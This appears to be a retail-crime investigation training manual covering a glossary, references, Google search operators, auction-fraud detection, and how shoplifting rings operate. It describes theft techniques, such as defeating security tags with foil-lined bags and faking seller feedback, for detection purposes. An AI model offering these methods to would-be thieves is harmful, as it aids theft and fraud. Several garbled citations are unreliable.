Active infiltration or attempted infiltration of a group believed to be involved in criminal activity and/or the interaction with a LAWINT target with the intent to gather incriminating information or lead information that is

used for the furtherance of a criminal investigation.

Validity

Asks the question, “Does the information actually represent what we believe it represents?”

Variable

Any characteristic on which individuals, groups, items, or incidents differ.

Vet

To subject a proposal, work product, or concept to an appraisal by command personnel and/or experts to ascertain the product’s accuracy, consistency with philosophy, and/or feasibility before proceeding.

Violent Criminal Apprehension Program (VICAP)

A nationwide data information center operated by the FBI’s National Center for the Analysis of Violent Crime, designed to collect, collate, and analyze specific crimes of violence.

Vulnerability Assessment

An assessment of possible criminal or terrorist group targets within a jurisdiction integrated with an assessment of the target’s weaknesses, likelihood of being attacked, and ability to withstand an attack.

4.2. ORC Appendix

McAfee Institute.(2008). ORC Investigations. Retrieved on July 21st, 2012

B. Prasad, "Intelligent Techniques for E-Commerce", Journal of Electronic Commerce Research, 4 (2) (2003) 65-71.

Congress, House Committee on the Judiciary, Subcommittee on Crime, Terrorism, and Homeland Security, "Organized Commerce: Theory and Implementation," Decision Support Systems, 24 (1) (1998) 17-27.

H.S. Shah, N.R. Joshi, A. Sureka, and P.R. Wurman, "Mining eBay: Bidding Strategies and Shill David Lucking-Reiley, "Using Field Experiments to Test Equivalence Between Auction Formats: Magic on the Internet." American Economic Review, 89(5)(1999): 1063-1080

F.M. Menezes and P.K. Monteiro, An Introduction to Auction Theory, Oxford University Press, 2005, 10-11.

K. Chui and R. Xwick, "Auction on the Internet-A Preliminary Study," Manuscript available at <http://repository.ust.hk/dspace/handle/1783.1/1035>, July 7, 2008

King Rogers, "Organized Retail Theft," in Retail Crime, Security, and Loss Prevention: An Encyclopedic Reference, ed. Charles A. Sennewald and John H. Christman (Elseiver Inc., 2008).

L.S. Bagwell, "Dutch Auction Repurchases: An Analysis of Shareholder Heterogeneity," Journal of Finance, 47 (1) (1992) 71-105.

Mint.com (2012). How to Protect Your Privacy on Facebook, MySpace, and LinkedIn. Retrieved from <http://www.mint.com/blog/moneyhack/howto-protect-your-privacy-on-facebook-myspace- and-linkedin/>

National Consumer League, "Online Auctions Survey-Summary of Findings," Retrieved on July 7,2008 from <http://www.nclnet.org/shoppingonline/auctionsurvey.htm>

National Retail Federation, 2010 Organized Retail Crime Survey, 2010, p. 7. Ibid., p. 9. National Retail Federation, 2009 Organized Retail Crime Survey, 2009, p. 8. See, for example, testimony of Brad Brekke, Vice President of Assets Protection, Target Corporation, before the U.S.

Organized Retail Crime Annual Report 2008: Describing a Major Problem.

P. Milgrom and R. Weber, "A Theory of Auctions and Competitive Bidding," Econometrica, 50(1982) 1089-1122.

P.R. Wurman, W.E. Walsh, and M.P. Wellman, "Flexible Double Auctions for Electronic

Retail Theft Prevention: Fostering a Comprehensive Public-Private Response, 110th Cong., 1st sess., October 25, 2007, H.Hrg. 110-122.

- R.L. Reiley, "Vickrey Auctions in Practice: From Nineteenth-Century Philately to Twenty-First-Century E-Commerce," *The Journal of Economic Perspectives*, 14 (3) (2000) 183-192.
- R.P. McAfee and J. McMillan, "Auctions and Bidding," *Journal of Economic Literature*, Vol. XXV: (1987) 699-738.
- Tracy Johnson and Read Hayes, "Behind the Fence: Buying and Selling Stolen Merchandise," *Security Journal*, vol.16, no. 4 (2003).
- W. Vickrey, "Counter speculation, Auctions, and Competitive Sealed Tenders," *Journal of Finance*, Vol. 16 (1961) 8-37.
- Auld, J., N. Dorn, and N. South (1986). "Irregular Work, Irregular Pleasures: Heroin in the 1980's." In R. Mathews and J. Young (eds.), *Confronting Crime*. London: Sage.
- Bennett, T., K. Holloway, and T. Williams (2001). "Drug Use and Offending: Summary Results From the First Year of the NEW-ADAM Research Program." *Research Findings* 148. London: Home Office.
- Bent Society (2008). *Setting the Record Straight About Smartwater for Perpetuity*.
- Blakey, G., and M. Goldsmith (1976). "Criminal Redistribution of Stolen Property: The Need for Law Reform." *Michigan Law Review* 74:1511-1565.
- Clarke, R.V. (1999). *Hot Products: Understanding, Anticipating, and Reducing Demand for Stolen Goods*. Police Research Series, Paper 112. London: Home Office, Policing and Reducing Crime Unit, Research Development and Statistics Directorate.
- Cornish, D. (1994). "The Procedural Analysis of Offending and its Relevance for Situational Crime Prevention." In R.V. Clarke (ed.), *Crime Prevention Studies*. Vol. 3, pp. 151-196. Monsey, N.Y.: Criminal Justice Press. [Full Text]
- Cotter, C., and J. Burrows (1981). *Property Crime Program: A Special Report Overview of the Sting Program and Project Summaries*. Washington, D.C.: U.S. Department of Justice, Law Enforcement Assistance Administration.
- Cromwell, P., J. Olson, and D. Avery (1993). "Who Buys Stolen Property? A New Look at Criminal Receiving." *Journal of Crime and Justice* 16(1):75-95.
- Davis, D. (1998). *Internet Detective: An Investigator's Guide*. Police Research Group. London: Home Office.
- Eck, J. (1994). "A General Model of the Geography of Illicit Retail Marketplaces." In J. Eck and D. Weisburd (eds.), *Crime and Place*. *Crime Prevention Studies*, Vol. 4, pp. 67-93. Monsey, N.Y.: Criminal

Justice Press. [Full Text]

Eckersley, S. (2003). "Putting the Brakes on Lorry Theft." (Lancashire Constabulary) Submission for the Herman Goldstein Award for Excellence in Problem-Oriented Policing. [Full Text]

Eklblom, P., H. Law, and M. Sutton (1996). Domestic Burglary Schemes in the Safer Cities Program. Home Office Research Study No. 164. London: Home Office.

Felson, M. (2002). *Crime and Everyday Life*, 3rd ed. Thousand Oaks, C.A.: Pine Forge Press, Sage.

Ferman, L., S. Henry, and M. Hoyman (1987). "The Informal Economy." *Annals of the American Association of Political and Social Science* (493):154-172.

Field, S. (1990). *Trends in Crime and Their Interpretation: A Study of Recorded Crime in Post- War England and Wales*. Home Office Research Study No. 119. London: Home Office.

Finucane, M. (2009). "Police Try New Tactic in Cell Phone Robberies: They Target Stores Selling Used Ones." *The Boston Globe*, Jan. 15.

Foster, J. (1990). *Villains: Crime and Community in the Inner City*. London: Routledge.

Fredrickson, D.(2010). Master Surveillant™ Organized Retail Crime (ORC) Surveillance Training. Retrieved on October 30th, 2012

Gill, M., T. Burns-Howell, M. Hemming, J. Hart, R. Hayes, A. Wright, and R.V. Clarke (2004). *The Illicit Market in Stolen, Fast-Moving Consumer Goods*. Leicester, U.K.: Perpetuity Research and Consultancy Ltd.

Hale, C., C. Harris, S. Uglow, L. Gilling, and A. Netton (2004). *Targeting the Markets for Stolen Goods: Two Targeted Policing Initiative Projects*. Home Office Development and Practice Report No. 17. London: Home Office. [Full Text]

Harris, C., C. Hale, and S. Uglow (2003). "Theory Into Practice: Implementing a Market Reduction Approach to Property Crime." In K. Bullock and N. Tilley (eds.), *Crime Reduction and Problem-Oriented Policing*. Cullompton, England: Willan Press.

Henry, S. (ed.) (1981). *Can I Have It in Cash? A Study of Informal Institutions and Unorthodox Ways of Doing Things*. London: Astragal Books.

——— (1978). *The Hidden Economy: The Context and Control of Borderline Crime*. London: Martin Robertson and Co.

Hobbs, D. (1989). *Doing the Business: Entrepreneurship, the Working Class, and Detectives in the East End of London*. Oxford, England: Oxford University Press.

Johns, T., and R. Hayes (2003). "Behind the Fence: Buying and Selling Stolen Merchandise." *Security Journal* 16(4):29-44.

Johnson, D., M. Natarajan, and H. Sanabria (1993). "'Successful' Criminal Careers: Toward an Ethnography Within the Rational Choice Perspective." In R. Clarke and M. Felson (eds.), *Routine Activity and Rational Choice: Advances in Criminological Theory*. New Brunswick, N.J.: Transactions Publishers.

Justice Technology Information Network (2007). "Pawn Transaction Database for Law Enforcement."

Kerckhoff, D., and G. Kleinknecht (1980). "St. Louis County Responds to Hot Goods." *Police Chief* 47(5):45-47, 69.

Knuttsen, J. (1984). *Operation Identification: A Way to Prevent Burglaries?* National Swedish Council for Crime Prevention, Research Division Report No 14. Stockholm: The National Swedish Council for Crime Prevention.

Langworthy, R. (1989). "Do Stings Control Crime? An Evaluation of a Police Fencing Operation." *Justice Quarterly* 6(1):27-45.

Langworthy, R., and I. Lebeau (1992). "The Spatial Evolution of Sting Clientele." *Journal of Criminal Justice* 20(2):135-145.

Lanter, D. (1999). "In the Business of Fencing: Making Sense of Federal Sentencing Enhancements for Dealers in Stolen Goods." *Texas Law Review* 77(6):1485-1525.

Larsen, E. (n.d.). "APS Solves Property Crimes for Eau Claire Police Department." GovtoGov Solutions.

Lewis, L. (2006). "Organized Retail Crime: Retail's No. 1 Security Issue." *California Grocer*, April, pp. 2-11.

McKinnon, J. (2006). "Volatile Formula: How Patriot Act Helped Convict Man in Baby-Food Ring." *Wall Street Journal*, April 4, p. A1.

NACS (2007). "Fact Sheet: Cigarette Theft." Alexandria, Va.: National Association of Convenience Stores.

Nahmias, D. (2006). "Store Owners Charged With Buying and Shipping Stolen Infant Formula and Other Goods for Resale in New York." News Release, October 27, U.S. Department of Justice, Northern District of Georgia.

Newfoundland and Labrador Government (2006). "Government Unveils Flea Markets Regulation Act." News release, November 28.

Newman, G., and R.V. Clarke (2003). *Superhighway Robbery: Preventing E-Commerce Crime*. Cullompton, Devon, U.K.: Willan Publishing.

Parker, H., K. Bakx, and R. Newcombe (1988). *Living With Heroin: The Impact of Drugs "Epidemic" on an*

English Community. Milton Keynes, U.K.: Open University Press.

Pease, K. (2002). "Crime Prevention." In M. Maguire, R. Morgan, and R. Reiner (eds.), *The Oxford Handbook of Criminology*. Oxford, England.: Oxford University Press.

Pengelly, R. (1997). "How To Handle the Stolen Goods Racket." *Police* (May):13-17.

——— (1996). "The Black Economy Boom: Handlers Play a Big Role in Criminal Activity but Current Performance Indicators Mean Little Is Being Done To Target Those Involved in the Market for Stolen Goods." *Police Review* (December 13):14-16.

Pennell, S. (1979). "Fencing Activity and Police Strategy." *The Police Chief* (September):71-75. Plate, T. (1975). *Crime Pays! An Inside Look at Burglars, Car Thieves, Loan Sharks, Hit Men, Fences and Other Professionals in Crime*. New York: Simon and Schuster.

Raub, R. (1984). "Effect of Antifencing Operations on Encouraging Crime." *Criminal Justice Review* 9(2):78-83.

Reno, J. (2008). "Rising Ripoffs: Thefts of Manhole Covers Increase as Metals Prices Soar." *Newsweek*. Web Exclusive. May 19.

Reuter, P., R. MacCoun, & P. Murphy (1990). *Money From Crime: A Study of the Economics of Drug Dealing in Washington, D.C.* Santa Monica, C.A.: The RAND Corporation, Drug Policy Research Center.

——— (1985). *The Organization of Illegal Markets: An Economic Analysis*. Washington, D.C.: U.S. Department of Justice, National Institute of Justice.

Rosenfeld, R. (2009). "Crime is the Problem: Homicide, Acquisitive Crime, and Economic Conditions." *Journal of Quantitative Criminology* 25(3): 287-306.

Schmitt, B. (2003). "Detroit, Wayne County, Mich., Target Store Owners Selling Stolen Goods." *Detroit Free Press*, September 11, p. B.1.

Schneider, J. (2005a). "Stolen-Goods Markets: Methods of Disposal." *British Journal of Criminology* 45 (2): 129-140.

— (2005b). "The Link Between Shoplifting and Burglary: The Booster Burglar." *British Journal of Criminology* 45(3):395-401.

——— (2003). "Prolific Burglars and the Role of Shoplifting." *Security Journal* 16(2):49-59.

Skelton, C. (2005). "Crooks Using eBay To Fence Stolen Property." *Vancouver Sun*, October 13, p. A1.

Smith, J., J. Sheridan, and D. Yurcisin (1991). *How To Set Up and Run a Successful Law Enforcement*

Sting Operation. Englewood Cliffs, N.J.: Prentice Hall.

Steffensmeier, D. (1986). *The Fence: In the Shadow of Two Worlds*. Totowa, N.J.: Rowman and Littlefield.

Steffensmeier, D., and J. Ulmer (2005). *Confessions of a Dying Thief: Understanding Criminal Careers and Illegal Enterprise*. New Brunswick, N.J.: Transaction Publishers.

Stevenson, R., and L. Forsythe (1998). *The Stolen Goods Market in New South Wales: An Interview Study With Imprisoned Burglars*. Sydney: New South Wales Bureau of Crime Statistics and Research. [Full Text]

Struzzi, D. (1998). "Roanoke Police Make Dent in Stolen-Goods-For-Drugs Market: 'I Certainly Didn't Envision [Drug-Related Crime] Intruding Into This Neighborhood'." *Roanoke Times & World News*, August 2, p. B1.

Sutton, M. (2008). "How Prolific Thieves Sell Stolen Goods: Describing, Understanding, and Tackling the Local Markets in Mansfield and Nottingham: A Market Reduction Approach Study." *Internet Journal of Criminology*.

——— (2004). "The Market Reduction Approach Is Route-Level Situational Crime Prevention." In R. Hopkins Burke (ed.), *Hard Cop, Soft Cop: Debates and Dilemmas in Contemporary Policing*. Cullompton, Devon, U.K.: Willan Publishing.

——— (2003a). "How Burglars and Shoplifters Sell Stolen Goods in Derby: Describing and Understanding the Local Illicit Markets: A Dynamics-of-Offending Report for Derby Community Safety Partnership." *Internet Journal of Criminology*.

——— (2003b). "Theft, Stolen Goods, and the Market Reduction Approach." In J. Shapland, H. Albrecht, J. Ditton, and T. Godefroy (eds.), *The Informal Economy: Threat and Opportunity in the City*. Freiburg, Germany: Max-Planck Institute.

——— (2002). "Fencing." In D. Levinson (ed.), *Encyclopedia of Crime and Punishment*, Vol. 2. Thousand Oaks, C.A.: Sage.

——— (1998). *Handling Stolen Goods and Theft: A Market Reduction Approach*. Home Office Research Study No. 178. London: Home Office.

——— (1996). *Implementing Crime Prevention Schemes in a Multiagency Setting: Aspects of Process in the Safer Cities Program*. Home Office Research Study No. 160. London: Home Office.

——— (1995). "Supply by Theft: Does the Market for Secondhand Goods Play a Role in Keeping Crime Figures High?" *British Journal of Criminology* 38(3):400-416.

——— (1993). *From Receiving to Thieving: The Market for Stolen Goods and the Incidence of Theft*. Home Office Research Bulletin No. 34. London: Home Office.

- Sutton, M., S. Hodgkinson, and M. Levi (2008). "Handling Stolen Goods: Findings From the 2003 Offending, Crime, and Justice Survey." *Internet Journal of Criminology*.
- Sutton, M., B. Perry, J. Parke, and C. John-Baptiste (2007). *Getting the Message Across: Using Media To Reduce Racial Prejudice and Discrimination*. London: Department of Communities and Local Government.
- Sutton, M., and J. Schneider (1999). "Theft, Stolen Goods, and Market Reduction Approach." In C. Brito and S. Allan (eds.), *Problem-Oriented Policing*, Vol. 2. Washington, D.C.: Police Executive Research Forum.
- Sutton, M., J. Schneider, and S. Hetherington (2001). *Tackling Theft With the Market Reduction Approach*. Home Office Crime Reduction Research Series Paper No. 8. London: Home Office.
- Talamo, J. (2007). "Organized Retail Crime: Setting the Stage for an ORC Strategy." *Loss Prevention* (January/February) 6(1):22-30.
- Talamo, J., P. Kay, K. McAlister, and J. Hajdu (2007). "Organized Retail Crime: Executing the ORC Strategy." *Loss Prevention* (March/April) 6(1):51-61.
- Tremblay, P., Y. Clermont, and M. Cusson (1994). "Jockeys and Joyriders: Changing Patterns in Car Theft Opportunity Structures." *British Journal of Criminology* 34(3):307-321.
- Tuckey, S. (2007). "Stolen Art Is Sold Online: Expert." *National Underwriter/Property & Casualty Risk & Benefits Management* 111(18):26.
- Venkatesh, S. (2006). *Off the Books: The Underground Economy of the Urban Poor*. Cambridge, M.A.: Harvard University Press.
- Walsh, M. (1976). *Strategies for Combating the Criminal Receiver of Stolen Goods: Organized Crime Antifencing Manual*. Washington, D.C.: U.S. Department of Justice, Office of Regional Operations, Law Enforcement Assistance Administration.
- Webby, S. (2008). "San Jose Police Bust Huge Criminal Retailing Rings." *The Mercury News*, June 6.
- Weiner, K., D. Besachuch, & C. Stephens (1981). *Detroit Police Department Antifencing Project: January 1977 Through January 1981: Final Evaluation*. Detroit: Detroit Police Department.
- Whitehead, P., and P. Gray (1998). *Pulling the Plug on Computer Theft*. Policing and Reducing Crime Unit, Policing Research Series Paper No. 101. London: Home Office.
- Wilbur, D. (2004). "D.C. Cracks Down as Stolen-Goods Dealers Evolve: Fencing Becomes More Sophisticated, Disciplined." *Washington Post*, August 16, p. A1.

Wright, T., and S. Decker (1994). *Burglars on the Job: Street Life and Residential Break-Ins*. Boston: Northeastern University Press.

5. Advanced Searching

Search engines are algorithmic information retrieval systems that allow searching of massive web-based databases. A web search engine is designed to search for information on the World Wide Web and FTP servers. The search results are generally presented in a list of results and are often called hits. The information may consist of web pages, images, information and other types of files, such as:

- Google;
- Bing;
- Yahoo;
- AOL Search;
- AlltheWeb.com;
- Ask Jeeves;
- Excite;
- Lycos; and
- Alta Vista

Google Hacks

- Tara Calishain, RaelDornfestPublisher: O'Reilly Media <http://oreilly.com/catalog/9780596004477>

Search Techniques

- Quotations
- Keyword Order and lowercaseTruncation (*)
- Allinbody, [allinbody: keyword] (Allintitle, Allinurl)
- Boolean logic
- Enclose OR statements in parentheses.
- Always use CAPS. Most engines require that the operators (AND, OR, AND NOT/NOT) be capitalized.
- <http://www.internettutorials.net/boolean.asp>

Meta Search Engines

Search engines that search other search engines and directories. They are designed to extract the best search results, from up to twenty popular search engines and directories, and provide an aggregate result of the information obtained, in their own search results. Here is a list:

- Dogpile;
- WebCrawler;
- Excite;
- Google;
- MSN;

- MetaCrawler; and
- Ixquick

Search Directories

Search directories are online resources, usually with extensive databases, that are used for searches and online marketing. Search directories provide different functionality than meta-search engines in that they are usually a compilation of specific searches, can have advertisements, news, and other services, and may have different specified categories for users to search URLs and links. Here is a list:

- Yahoo Directory;
- BOTW;
- Jayde
- LookSmart;
- Open Directory Project (DMOZ.org); and
- Wikipedia

Information Aggregators

These are tools that pull in information from multiple sources and consolidate that information into a smaller and more easily digested number of streams. RSS Feeds, like Google Reader and Bloglines, pull blogs into a single stream of information:

- Spokeo – Big Brother Of Social Networking <http://www.pandia.com/sew/620-spokeo.html>
- 123people.com– Gateway to Paid databases. Shows available websites around a specific name.
- Pipl- The most comprehensive people search on the web
- yoName – Searches Social Networks
- Brizzly, Seismic web,
- HootSuite,
- Dabr,
- Slandr, etc.
- Real-time news interceder.net
- Email alerts
- Real-time news

5.1. Google Advance Search Techniques

If you ever had disappointing results from a Google search, spare some time to read about the 'advanced Google search techniques' right now. These advanced techniques can significantly improve the chances of finding what you want on the web.

The search techniques provided below, are sure to enhance your Google search experience:

- To search for variations of a keyword, just use ~ in front of your keyword. Here is an example: ~Jason Jones
- To exclude a search term from the results, just put a – in front of that particular search term. If you are searching for “best smartphones” and don’t need any results about “android”, then your search query is: Best smartphones –android
- To find the sites that have a link pointing to your website, use link: in front of your site link. For example link:technobulb.com
- To avoid synonyms appearing in your search results, use double quotes around the search term. Using double quotes around your search term will restrict the search engine to give results containing that particular term alone. example: “Nokia smartphone”
- By using OR between two search terms, you can search for results that may include either one of those words.
 - **Note that the OR has to be in capital letters. For example Jason Jones OR Jason P Jones**
- To find a website that has similar content to your site, use related: in front of your site URL. For example related:twitter.com
- To find a specific file in the desired file format, use filetype: followed by your file format after your keyword. For example Sherlock Holmes filetype: pdf You can search for other formats as well.
- To get search results in which your keyword appears in the content of a web page, use allintext: in front of your keyword. Google will ignore pages that don’t contain your keyword in the body section. For example allintext:Nokia pureview
- To get results in which your keyword appears in the title of a webpage, use allintitle: before your keyword. example: allintitle:shoplifting
- To search for pages with your keywords in the URL, put Inurl: before your search term. example: inurl:nutrition
- If a website is temporarily down, you can still visit its cached version by Google. Type cache: followed by the website URL in the search box. For example cache:facebook.com/joshuaajones
- To search the stock rate of any company, type stocks: followed by the company name. For example stocks:Nokia
- You can find the information about any site using info: followed by the URL. example: info:yahoo.com
- To get the definition of any word, put define: just before your word. For example: define:supernatural
- To find all the google indexed pages of a particular website, type site: followed by the site URL. example: site:facebook.com
- If you want to exclude a website from search results, use -site: followed by the site URL after your keyword. example: tom jones -site:facebook.com

- To find results for your search term from a specific website, use site: followed by the site URL after your keyword. For example Joshua Jones site:facebook.com

6. Auction Fraud Investigations

Auction Fraud: Defining the Problem

Online auctions have grown into a very lucrative business. Internet auction fraud is currently the number one fraud committed over the Internet.




Figure 1. Auction Fraud Categorization

Auction Fraud Involves:

- non-delivery;
- stolen goods;
- counterfeit merchandise;
- triangulation;
- black- grey market goods;
- multiple bidding;
- multiple accounts;
- identity theft;
- multiple locations; an
- multiple platforms

Platforms:

- eBay
- Facebook Market
- classifiedads.com
- Overstock.com
- Kijiji
- olx.com
- Ubid
- eBay Market Place

- yakaz.com
- Craigslist
- webstore.com
- sell.com
- Ibid
- eBid.com
- Oddle.com

Product Theft Cycle



Figure 1. Chain of transactions in stolen goods markets (modified from Cornish, 1994).

Product of Interest

Investigations of organized retail crime rings and auction fraud have uncovered a wide variety of goods targeted to be stolen and resold on the black market. One researcher has noted that CRAVED items (Concealable, Removable, Available, Valuable, Enjoyable, and Disposable) are more often targeted because of the ease with which criminals can remove these items from stores and convert them into cash or other valuables.

Desirable Products

- Razor Blades
- Baby Formula
- Apple Products
- Face Creams
- Smoking Products
- Designer, Logo, and Leather Apparel and Shoes
- Vacuum Cleaners
- Name Brand Power Tools
- Coffee
- Consumer Electronics

- Fragrances
- Batteries
- Music and Games
- Over the Counter Medications
- Printer Ink

6.1. Auction Fraud Schemes

Auction Fraud Detection Methods

I. User-Level Features

- Auction sites keep records of their users. For each user, we can divide the stored information into two parts: profile and past transactions. To determine a set of user-level features that distinguish perpetrators of fraud from honest users, we begin by learning from fraudulent cases that were widely publicized in newspaper articles and by examining the perpetrators involved. Our observations indicate that fraudsters tend to be short-lived. They exhibit burst-like trading patterns (many fake sales on a single day) and a bi-modal distribution of prices (cheap items sold to honest users and fictitious, expensive items sold to their alter-egos).

Download the [Quick Reference Guide Here](#)

II. Fraud Detection in Auction Listings

- This examines user-level features, meaning information intrinsic to individual users (e.g., “age” of the user, the number and prices of items sold/bought, the burst-like of the transaction times, etc.);
- This examines network-level features to detect suspicious patterns in the network of transactions between users, including trends (medians), fluctuations (standard deviations) and prices of items traded over time (first 15 days, 30 days, etc.).

III. Standard Deviation

- For example, one of the features is the standard deviation of prices of items sold within the first 15/30 days since the user registered. These features were previously evaluated to achieve a precision of 82% and a recall of 83%. The feature values can be extracted from the profiles and transaction history of users, available from the Web.

Example

Seller: joesmith		Seller: wwgadgets2	
Item Name	Price	Item Name	Price
Apple iPod Touch (64 gb)	499	Apple iPod Touch (64 gb)	499
Apple iPod Touch (64 gb)	350	Apple iPod Touch (64 gb)	497
Apple iPod Touch (64 gb)	300	Apple iPod Touch (64 gb)	499
Apple iPod Touch (64 gb)	375	Apple iPod Touch (64 gb)	498
Standard Deviation	84.62	Standard Deviation	0.95


BELIEFS

- A. We believe that the trends (medians)
- B. Fluctuations (standard deviations)
- C. Prices of items traded over time (first 15 days, first 30 days, etc)

STANDARD DEVIATION

1. For example, one of the features is the standard deviation of prices of items sold within the first 15/30 days since the user registered. These features were previously evaluated to achieve a precision of 82% and a recall of 83%.
2. The feature values can be extracted from the profiles and transaction history of users, available from the Web.

BELIEF PROPOGATION ALGORITHM The belief propagation is an algorithm used to infer the maximum likelihood state probabilities of nodes in a given graph. We use this technique to identify relationships not otherwise seen by the human eye. Here the red node indicates the hidden account that is interacting with all the other feedback in the seller's history.



6.1.1. Feedback Manipulation

FEEDBACK MANIPULATION

The fraudster utilized the feedback system to hide his identity and manipulate trust with the platform. Here the fraudsters create several fake accounts in other people's names. The fraudster then lists 10 low price items on the platform and purchases those items with another one of his accounts. After the sell is made, they leave feedback accordingly without ever exchanging money.

- Buys and sells 10 low dollar-priced items to primary account
- Purchases items from secondary account and leaves feedback
- Buys and sells 10 low dollar-priced items to primary account

6.1.2. Email Address Manipulation

Subjects of Internet fraud are using a variety of different E-Mail domains. However, over 5,400 subject E-mail domains were analyzed:

1. From these, six different Email domains appeared more than others
 - aol.com
 - hotmail.com
 - yahoo.com
 - cs.com
 - home.com
 - earthlink.net
2. Out of all the E-Mail domains analyzed
 - aol.com consisted of 27%
 - hotmail.com (17%)
 - yahoo.com (11%)
 - cs.com (5%)
 - home.com
 - earthlink.net at 1%

Note: The remaining 38% consisted of a variety of different E-Mail domains

6.1.3. Five types of Behavior that are Observed

VI. Five types of Behavior that are Observed

Cost Environment

1. The larger the standard deviation the more likely it is stolen;
2. Prices below MSRP or cost; and
3. Prices fluctuate per sale or buyer

Feedback Manipulation

1. Low dollar items listed in first 15/30 days of account creation;
2. Similar buyers and sellers in the first 30 days of feedback

Duration and IDs

1. Changes User IDs frequently;
2. Often changing personal names to business names; and
3. Often changing account several times over a year

Buying and Selling Activity

- Normal buying activity and selling activity then it starts

Multiple of the same items for sale (high demand)

- No longer household items but brand new items for sale

System for Evaluating a Suspect's Behavior

- Low dollar starting prices (\$.01-\$5.00) but the main point is it's listed below cost;
- One-day duration of listing;
- Patterns in feedback that exhibit hidden accounts;
- Large standard deviation in items final selling value;
- Changes in User ID; and
- Grouping similar products instead of up sales, and add-ons to increase the benefit

Note: There is no single behavior that is always indicative of fraud

Concerns in Interpreting Behavior; Incorrectly interpreting the behaviors of fraud

- Identifying signs of feedback manipulation;
- Understanding the cost of goods;
- Duration of listings;
- Identifying an illegitimate business environment; and
- Not clearly establishing other fraud behaviors

6.2. Stolen Goods Investigation Preparation

STOLEN GOODS INVESTIGATIONS: In the beginning of our e-commerce investigations, preparation is critical to our success and intelligence is an important factor in identifying our subject.

DETERMINING THE SCOPE OF THE INVESTIGATION

1. Investigation Scope

- Identify the Loss
- Identify an Approximate Date of Loss
- Identify the Location of Loss
- Identify Primary subject/subjects

2. Intelligence Information

- Background Checks
- License Plates
- Driver's License
- Employment Application
- Informants
- CCTV

3. Include ALL Possible Subjects

- Friends
- Relatives
- Acquaintances
- Co-Worker

PREPARATORY MEASURES

- Anonymous email account (Gmail, AOL, Yahoo)
- Prepaid Credit card with a balance (Vanilla Visa, AMEX)
- Prepaid Cellular Phone (NET10, Cricket)
- DropBox (FedEx, Kinkos, etc.)
- Investigator account

CASE EXAMPLE

On April, 15, 2017 at approx. 12:21PM CST, Store 213, located in Saint Louis, MO had 15 Apple iPod Touch's (64GB), stolen from a display case. A subject identified as white male, 5'9, 180lbs was seen entering the store with a black 'Colorado Rockies' hat, red shirt, and blue jeans. His vehicle was described as a white 2003Chevy Cavalier and had a Colorado license plate # 33BCD.

6.3. How Thieves Think about Stolen Good Markets

1. Offenders generally had no fear of being arrested when selling stolen goods:
 - Thieves had little or no fear that an arrested fence would inform on them
 - Thieves selling stolen goods to strangers, or neighbors, had no fear that these people would 'inform' on them – strangers were generally described as workers on industrial estates, mini-cab drivers, builders, and young motorists
 - Any change in the level of difficulty in selling stolen goods was rare, but when this happened it was due to changes in fashion – and was then reflected by a reduction in price
 - Thieves rarely knew of anyone who had been arrested for selling stolen goods
2. General Modus Operandi for thieves selling and transporting stolen goods:
 - Many thieves had around 20 to 30 people and retail outlets where they feel they could 'safely' sell stolen goods
 - A recently arrested residential fence usually started dealing again after just four weeks thieves usually managed to sell stolen goods within 24 hours of their theft
 - Thieves did not, generally, need to try hard or travel around to sell stolen goods, as they nearly always sold in their local area
 - Drug-using shoplifters eventually became so well known locally that they had to travel to other towns and cities in order to steal
 - Those forced to travel to steal did so because they were too well known locally but they usually returned to their local area in order to sell
 - Shoplifters who used drugs and traveled by train often did not buy tickets
3. Specific modus operandi for stashing stolen goods:
 - Despite occasionally losing their own, and finding the stashes of other thieves, thieves generally felt confident that their stashes of stolen goods were safe
 - Stolen goods were rarely dumped or given away
 - Back alleyways were used to stash all kinds of stolen goods
 - Back alleys were also used to transport stolen goods by burglars traveling on foot
 - Shoplifters and burglars generally stashed goods in 'safe' places in public and semi-public areas
 - Shoplifters generally only gathered up their 'booty' from where it had been stashed after they finished stealing for the day
 - Burglars usually returned to the stashed goods with their buyer

7. Booster Operations

Overview of Boosters

Boosters working in groups rather than alone often have at least one member of the group act as a lookout who scouts for employees, plainclothes security officers, or cameras. These lookouts may create diversions or distract employees to facilitate the work of the booster's actually stealing the merchandise.

To help prevent thieves from stealing these goods, many retailers place electronic detection tags on merchandise. Boosters often circumvent detection systems by cutting off or melting the tags, covering the tags in foil or concealing the merchandise in foil-lined bags (often referred to as "magic" bags), or lifting goods over the antennas of the electronic detection systems. In some instances, boosters take shopping bags directly from the store, fill them with merchandise, and walk out of the store, appearing as though they are carrying purchased goods. Store employees may be less likely to stop and question boosters carrying shopping bags from the store because they incorrectly assume that the merchandise has indeed been paid for.

In addition, boosters do not always steal merchandise from retailers during business hours. Some may hide in stores and wait for all employees to leave before removing large amounts of goods through emergency exits. Others conduct "smash-and-grab" burglaries, in which they steal trucks and vans to ram through store walls and windows, load the vehicles with merchandise, and drive away.

